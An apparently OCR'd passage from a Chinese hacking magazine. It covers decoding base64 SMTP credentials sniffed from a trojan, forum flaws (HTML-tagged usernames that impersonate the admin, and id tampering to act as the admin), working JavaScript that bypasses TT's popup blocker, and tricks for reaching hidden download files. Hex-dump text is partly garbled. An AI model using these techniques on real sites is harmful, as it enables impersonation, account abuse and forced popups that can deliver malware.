


图5

注：有的木马需要运行相应的软件，输入密码后才会发送邮件。

显示SMTP部分：

```
SMTP
    Status: 334
    Comment: VXNlcm5hbWU6
Raw Data:
 0x0000  00 A0 D1 B4 F1 C8 00 E0-4C 00 4D F1 08 00 45 00
瘩?  .M?.E.
 0x0010  00 3A BB 42 40 00 39 06-C5 BE CA 6C 2D A0 C0 A8
.@.9.啪  -  ?
 0x0020  08 08 00 19 12 E0 D2 2C-71 C7 A9 37 86 A0 50 18
...喊,q 签7   P.
 0x0030  16 D0 E7 E2 00 00 33 33-34 20 56 58 4E 6C 63 6D
戍?.334 VXNlcm
 0x0040  35 68 62 57 55 36 0D 0A-          5hbWU6..
```




图4




图6

凭经验和感觉，VXNlcm5hbWU6这个是base64编码，试着解码，把VXNlcm5hbWU6用base64解码出来是Username:(图6)

再往下看嗅探到的东西：

```
SMTP
    Data
              bDE5ODIwNjIx
  Raw Data:
 0x0000  00 E0 4C 00 4D F1 00 A0-D1 B4 F1 C8 08 00 45 00
.M?  瘩?.E.
 0x0010  00 36 D6 64 40 00 80 06-63 A0 C0 A8 08 08 CA 6C
6   @.   .c .  ?.
 0x0020  2D A0 12 E0 00 19 A9 37-86 A0 D2 2C 71 D9 50 18
-??.?  ?q .
 0x0030  FF AC 83 5B 00 00 62 44-45 35 4F 44 49 77 4E 6A
[..bDE5ODIwNj
 0x0040  49 78 0D 0A                     Ix..
```

bDE5ODIwNjIx经过base64解码是l19820621，呵呵，用户名就得到了。下面的不用说了，一样的方法就可以轻松找到密码。

（本文涉及的commview在光盘中有收录。）


浅谈虚拟社区安全bug的——发现及利用

by 王岗 宋雁鸣

现在网络上的论坛和社区有很多，绝大多数使用的是一些免费论坛，研究这些代码的人很多，所以关于这方面的安全文章有很多，这里就不做介绍了。

本文着重介绍一些虚拟社区的安全Bug的发现和利用方法，因为都是些大网站自己开发的社区，为了避免造成不良影响，这里就不抓图和详细说了，只以A，B表示，请大家不要对号入座，因为我做了一些处理^_^。

下文要用到Achilles，所以先讲一下Achilles的使用方法。Achilles是一个本地的代理服务器，打开后它会占用本地5000端口做代理服务器。在ie设置代理服务器ip为127.0.0.1，端口为5000，然后在Achilles选择上Iintercept mode ON，Intercept Client Data和Ignore .jpg/gif这三项，再点左上角的三角图标（Strat Proxy)，就可以跟踪Http会话状态了，如下图所示。大网站的社区基本都是自己开发的，



因此我们是看不到代码的（就算有，对我这样不懂asp,jsp,php,asp.net等开发语言的人也没用^_^），我们只能靠大量的测试来找虚拟社区的安全Bug，我的做法一般是先注册个用户，然后看一下社区都有哪些功能，哪些有可能被破坏者利用。

A社区是由asp代码编写，功能单一，主要以论坛为主。我们先来看一下它的安全性。先注册个用户，用户名只允许由数字，字母，下划线组成，因为这个社区的管理员的用户名为admin，那我们就注册个<A>admin</A>，如果注册成功，那我们进入社区后，你会发现你的id为admin，因为<A></A>不会显示，而且，有可能你的权限会变为管理员（我在另外两个代码为站长自己编写的小型社区测试成功过，在我所测试的大社区里不行），不过注册当然不会成功，页面代码会进行鉴别的，提示注册的用户名中有非法字符，这里我们就可以使用Achilles来帮我们达到目的了，到Achilles里看一下抓到的数据包，找到你注册的用户名:admin，修改成<A>admin</A>(admin<A></A>也可以)，然后点Achilles中的send，过一会网站会提示“成功注册”。你可以发个帖子试一下，你的用户名会显示为admin，尽管你的实际用户名是<A>admin</A>，如果有破坏者把头像和昵称改成和admin一样，以admin的身份发帖子，扰乱社区秩序，蒙骗网友，我想对社区的人气肯定会有不良影响。

既然我们可以提交带html语言的用户名，我们能不能利用个Bug来做点什么？可不可以把asp木马的代码做为注册名？我想应该不行，原因一是asp木马字节太多（以前看到过有一句话木马，具体没接触过，不知道在什么情况下使用），恐怕超出了用户名字段设置的长度，原因二是提交数据时，各部分内容都是以“&”符号连接的，我看了一下asp木马的代码，好象都带“&”符号，所以不行。不过可以发段图片代码，社区会显示我的用户名为一张图片，聪明的读者你应该会想到如何利用这个 Bug了吧。

B社区为jsp开发，子系统很多，有论

坛，日记系统，拍卖中心，交友系统等，功能很多，不过功能越强大，存在漏洞的风险就越大。这个社区以前存在id 欺骗，我发现后告诉社区管理员了，过了几天答复这个漏洞修补好了，我用iecv 按照以前的方法测试了一下，发现确实没问题了，这次再找找有没有Bug。

注册个普通用户，发个帖子，然后运行Achilles，点“编辑”，分析一下拦截到的数据，发现鉴别身份不光有用户id 号（在这个社区，每个用户不光有用户名，还有一个id 号，而且唯一），还有JSESSIONID，那我们把截获的所有数据包中这个id 号改成管理员的id 号看一下，然后提交修改过的数据，发现编辑帖子的人不是我当前的用户了，而是管理员，那个JSESSIONID 简直是形同虚设。既然可以以别人的身份编辑自己的帖子，那我想这个Bug 肯定还可以在别的子系统使用，测试发现确实是这样。

总结：感谢大家听我罗嗦了这么多，这篇文章我主要想写给广大web 程序开发人员，如果能让大家意识到代码编写不严谨所造成的后果，而且能够纠正大家以前认为别人看不到社区代码就万事大吉的错误思想，那我的目的也就达到了，至于如何解决上面所说的问题，我想大家都能找出解决方法的。我已经把存在的Bug 告诉这些社区的管理员了。最后说一句，本文方法仅供研究，请勿用于破坏上，由本文方法造成任何损失，由使用者负责，本人概不负责。测试环境：win2000 高级服务器版（sp4）。

（本文涉及的工具 Achilles 在光盘中有收录）

让“TT”不再妨碍我们表现

by 空气

很多朋友都用“腾讯TT”来浏览网页，“腾讯TT”不仅提供了完善的多页面浏览功能，更是新增了多项人性化的特色功能，如广告过滤、快捷体贴的鼠标手势、最近浏览列表、自动填表功能、完全隐私保护和便捷拖放功能等等，给我们带来了很大的方便。特别是“TT”的弹出式广告过滤功能让我们免受网上N 多广告的打扰。但是，作为学网络安全的我们，如何让“TT”不再阻挡我们的弹出式窗口，让我们自己表现一下呢？

先来看一下以前网页中我们用来控制弹出窗口的脚本：

```
<SCRIPT LANGUAGE="JavaScript1.2">
function openWindowFront() {
    var popUpWin = open("要打开的网址", "popUpWin", "toolbar=no,location=no,directories=no,status=no,menub ar=no,scrollbar=no,resizable=no,copyhistory=yes,width=300,height=250");
}
try{
aryADSeq.push("openWindowFront()");
}catch(e){
    openWindowFront();
}
</SCRIPT>
```

当我们运行这段代码时，TT 会在底部提示已经拦截弹出式窗口（如图1）。




图 1

那怎么样才能不被他拦截呢？不知道聪明的你有没有发现用“TT”打开http://my.qq.com 时，会有一个不被拦截的广告窗口弹出。

大家知道里面的奥妙吗？其实就是用了Window.ShowModalDialog 函数。什么是Window.ShowModalDialog 函数呢？我们来看看它的基本介绍：

> Window.ShowModalDialog 函数分为showModalDialog()和showModelessDialog()两种方法，其中showModalDialog()需IE 4+ 支持，showModelessDialog()需IE 5+ 支持。window.showModalDialog()方法用来创建一个显示HTML 内容的模态对话框，而window.showModelessDialog()方法用来创建一个显示HTML 内容的非模态对话框。

我们再来看看它的使用方法：

> vReturnValue = window.showModalDialog(sURL [, vArguments] [,sFeatures])
> vReturnValue = window.showModelessDialog(sURL [, vArguments] [,sFeatures])
> 它有以下几个参数：
> sURL 必选参数，类型：字符串。用来指定对话框要显示的文档的URL。
> vArguments 可选参数，类型：变体。用来向对话框传递参数。传递的参数类型不限，包括数组等。对话框通过 window.dialogArguments 来取得传递进来的参数。
> sFeatures 可选参数，类型：字符串。用来描述对话框的外观等信息。

知道了上面的基础知识，我们来看看下面2 段的代码，index.htm 为主页面，用来激活弹出式页面；jumpup.htm 为控制弹出式页面的脚本。（// 后面为注释）

```
——Index.htm——

<script language="javascript">
url1=theherf("http://www.huij.net/blog/|空气的BLOG|no|639|600")  //加入的参数形如（弹出窗口的地址|窗口名|是否滚动|窗口高|窗口宽）
function theherf(url){
var obj = new Object();
obj.name=url; //使url 为obj.name
var openit = window.showModalDialog("jumpto.htm",obj);  //用来创建一个显示HTML 内容的模态对话框
}
</script>

——Jumpto.htm——

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>屏蔽我不怕，页面继续跳</title>
<script language="javascript">
var obj = window.dialogArguments
url=obj.name
var str = url.split("|");
if (str[1]!="" & str[1]!="undefined" & str[1]!=null){
    window.open(str[0],str[1],'"scrollbars='+str[2]+',height='+str[3]+',width='+str[4]+'"');
}else{
    window.open(str[0]);
}
    window.returnValue = url;
    window.close();
</script>
</head>
<body>
</body>
</html>
```

以上是不被屏蔽的弹出式窗口的完整代码，其实还可以简化一下：

```
——Small.htm——

<script language="javascript">
var openit = window.showModalDialog("http://www.huij.net"); //把这里的网址换成你自己的网址就行了
</script>
```

看见没有，只要3 行就能突破TT 的弹出窗口限制。我们来测试一下下：我们先打开TT 的选项，把自动弹出式窗口的过滤级别设为“高”（如图2）。




图 2

好了，我们打开small.htm，看见没有？我们预设的网页打开来了（如图3）。




图 3

以上代码在Windows 2003 + TT2.02 下测试通过。其实还可以在弹出的网页里挂上木马之类的东东……这不是本文讨论的范围，所以我就不多说了。大家如果还有什么不明白的地方欢迎来非安全的论坛(http://www.nohack.cn/bbs) 提问。

（本文涉及的jumpto.htm、pop.htm、small.htm 光盘均有收录）

Gui 下的无敌下载

by 剑心[B.C.T]

不知道是不是总是搞命令行下面的下载上传惯了，对Gui下的下载还真不怎么熟悉，再加上本人平时上网没有什么爱好，也就看看网页和听听音乐而已，所以平时下载东西的机会少，研究得也不多，可是上次因为要做一个Blog，搞了个点播音乐的插件，里面播放音乐的时候需要在那个js文件里填写音乐文件的绝对地址，没办法就只好看看如何突破服务器隐藏的真实路径来下载文件了。经过观察我总结了下，也就几个方法，基本可以突破所有的服务器下载限制了。




图 1

第一种，也是大家经常用的一种，直接查看网页原文件，这在一些家伙的黑站的页子和一些比较漂亮的网页里用得比较多，你中意哪个图片，音乐或者flash的话直接右键查看原文件，略微做了点限制的就是屏蔽了右键，在浏览器的查看菜单的下面有个原文件选项，查看原文件后搜索你要找的内容如.swf,.wma……一般都可以搞定的。还有就是可以在IE的缓存里查找你要搜索的文件，如果你确定你曾经播放了，IE将他下载了的话，一般那个文件夹里都有的哦！什么？你不知道缓存的位置？打开IE的高级选项的常规里有个Internet临时文件的设置，如图1，到"设置"里面查看文件就可以了啊！

2000的和xp的路径是：

```
c:\Documents and Settings\登陆用户\Local Settings\Temporary Internet Files
```

不知道win9x的多少，我没有环境试，留给大家补充了！然后在那个文件夹里用Windows搜索你所要下载的文件后缀名，找到后拷贝就OK了的。

第二种可是有点技术因素在里面哦！在www.hao123.cm里有几个在线小游戏的站，上次我们班的一位MM要让我给下载个小游戏。开始想我都泡在网上那么久还不把他下下来真没面子，结果我果真没有面子了，打开原文件居然一堆变量。

